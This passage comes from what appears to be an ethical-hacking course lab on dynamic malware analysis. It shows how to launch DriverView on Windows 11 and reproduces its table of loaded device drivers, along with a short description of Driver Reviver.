and downloaded from the publisher's original site.

DriverView: The DriverView utility displays a list of all device drivers currently loaded on the system. For each driver in the list, additional information is displayed such as the load address of the driver, description, version, product name, and developer.


Driver Reviver: Without proper drivers, computers start to misbehave. Sometimes updating the drivers using conventional methods can be a daunting task. Outdated drivers are more vulnerable to hacking and can lead to a breach in the system. Driver Reviver provides an effective way of scanning your PC to identify out of date drivers. Driver Reviver can quickly and easily update these drivers to restore optimum performance to your PC and its hardware and extend its life.

An ethical hacker and penetration tester must scan the system for suspicious device drivers and make sure that the systems runs smoothly by ensuring that all outdated drivers are updated and that the system processes optimized to keep the performance of the system at its peak.


1. On the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Device Drivers Monitoring Tools\DriverView** and double-click **DriverView.exe** to launch the application.
2. The **DriverView** main window appears with a list of the installed drivers on your system, as shown in the screenshot.

Driver Name	Address	End Address	Size	Load Count	Index	File Type	Description	Version	Company
3ware.sys	FFFFF800'6...	FFFFF800'6...	0x0001e000	1	66	System Driver	LSI 3ware SCSI Storport Driver	5.1.0.51	LSI
ACPI.sys	FFFFF800'6...	FFFFF800'6...	0x000cc000	1	24	System Driver	ACPI Driver for NT	10.0.22000.469	Microsoft Corpor
acpiex.sys	FFFFF800'6...	FFFFF800'6...	0x00026000	1	20	Dynamic Link Li...	ACPIEx Driver	10.0.22000.1	Microsoft Corpor
ADP80XX.SYS	FFFFF800'6...	FFFFF800'6...	0x0025c000	1	93	System Driver	PMC-Sierra Storport Driver For SPC8x...	1.3.0.10769	PMC-Sierra
afd.sys	FFFFF800'6...	FFFFF800'6...	0x000a4000	1	151	System Driver	Ancillary Function Driver for WinSock	10.0.22000.194	Microsoft Corpor
afunix.sys	FFFFF800'6...	FFFFF800'6...	0x00013000	1	150	System Driver	AF_UNIX socket provider	10.0.22000.348	Microsoft Corpor
ahcache.sys	FFFFF800'6...	FFFFF800'6...	0x00053000	1	167	System Driver	Application Compatibility Cache	10.0.22000.1	Microsoft Corpor
amd64.sys	FFFFF800'6...	FFFFF800'6...	0x0001f000	1	67	System Driver	AHCI 1.3 Device Driver	1.1.3.277	Advanced Micro
amd64.sys	FFFFF800'6...	FFFFF800'6...	0x00067000	1	69	System Driver	AMD Technology AHCI Compatible C...	3.7.1540.43	AMD Technologi
amd64.sys	FFFFF800'6...	FFFFF800'6...	0x000c000	1	68	System Driver	Storage Filter Driver	1.1.3.277	Advanced Micro
AppleSSD.sys	FFFFF800'6...	FFFFF800'6...	0x00023000	1	65	Unknown	Apple Solid State Drive Device	6.1.7800.1	Apple Inc.
arcsas.sys	FFFFF800'6...	FFFFF800'6...	0x00025000	1	70	System Driver	Adaptec SAS RAID WS03 Driver	7.5.0.32048	PMC-Sierra, Inc.
atapi.sys	FFFFF800'6...	FFFFF800'6...	0x0000d000	1	89	System Driver	ATAPI IDE Miniport Driver	10.0.22000.258	Microsoft Corpor
atapi.sys	FFFFF800'6...	FFFFF800'6...	0x0003c000	1	90	System Driver	ATAPI Driver Extension	10.0.22000.258	Microsoft Corpor
bam.sys	FFFFF800'6...	FFFFF800'6...	0x00018000	1	166	System Driver	BAM Kernel Driver	10.0.22000.1	Microsoft Corpor
BasicDisplay.sys	FFFFF800'6...	FFFFF800'6...	0x00015000	1	142	Display Driver	Microsoft Basic Display Driver	10.0.22000.1	Microsoft Corpor
BasicRender.sys	FFFFF800'6...	FFFFF800'6...	0x00011000	1	143	Display Driver	Microsoft Basic Render Driver	10.0.22000.1	Microsoft Corpor
Beep.SYS	FFFFF800'6...	FFFFF800'6...	0x0000a000	1	139	System Driver	BEEP Driver	10.0.22000.1	Microsoft Corpor
bindflt.sys	FFFFF800'6...	FFFFF800'6...	0x0002a000	1	208	System Driver	Windows Bind Filter Driver	10.0.22000.434	Microsoft Corpor
BOOTVID.dll	FFFFF800'6...	FFFFF800'6...	0x0000b000	1	7	Display Driver	VGA Boot Driver	10.0.22000.1	Microsoft Corpor
bowser.sys	FFFFF800'6...	FFFFF800'6...	0x00027000	1	200	System Driver	NT Lan Manager Datagram Receiver ...	10.0.22000.348	Microsoft Corpor
bttflt.sys	FFFFF800'6...	FFFFF800'6...	0x00010000	1	116	System Driver	VHD BTT Filter Driver	10.0.22000.1	Microsoft Corpor
bxvbd.sys	FFFFF800'6...	FFFFF800'6...	0x00089000	1	59	Network Driver	QLogic Gigabit Ethernet VBD	7.12.31.105	QLogic Corporati
cdd.dll	FFFFFA3AD'...	FFFFFA3AD'...	0x00043000	1	195	Display Driver	Canonical Display Driver	10.0.22000.434	Microsoft Corpor
cdfs.sys	FFFFF800'6...	FFFFF800'6...	0x0001f000	1	223	System Driver	CD-ROM File System Driver	10.0.22000.1	Microsoft Corpor
cdrom.sys	FFFFF800'6...	FFFFF800'6...	0x00030000	1	135	System Driver	SCSI CD-ROM Driver	10.0.22000.1	Microsoft Corpor
CEA.sys	FFFFF800'6...	FFFFF800'6...	0x00017000	3	38	Dynamic Link Li...	Event Aggregation Kernel Mode Library	10.0.22000.1	Microsoft Corpor
cht4sx64.sys	FFFFF800'6...	FFFFF800'6...	0x0005c000	1	87	System Driver	Chelsio iSCSI VMiniport Driver	6.11.4.100	Chelsio Commur
Cl.dll	FFFFF800'6...	FFFFF800'6...	0x000e4000	2	15	System Driver	Code Integrity Module	10.0.22000.469	Microsoft Corpor
CimFS.SYS	FFFFF800'6...	FFFFF800'6...	0x00025000	1	146	Dynamic Link Li...	CimFS driver	10.0.22000.469	Microsoft Corpor
CLASCDMD.SYS	FFFFF800'6...	FFFFF800'6...	0x0006f000	2	41	System Driver	SCSI Class System DLL	10.0.22000.104	Microsoft Corpor

- Right-click on any driver from the list and click **Properties** to view the complete details of the driver.

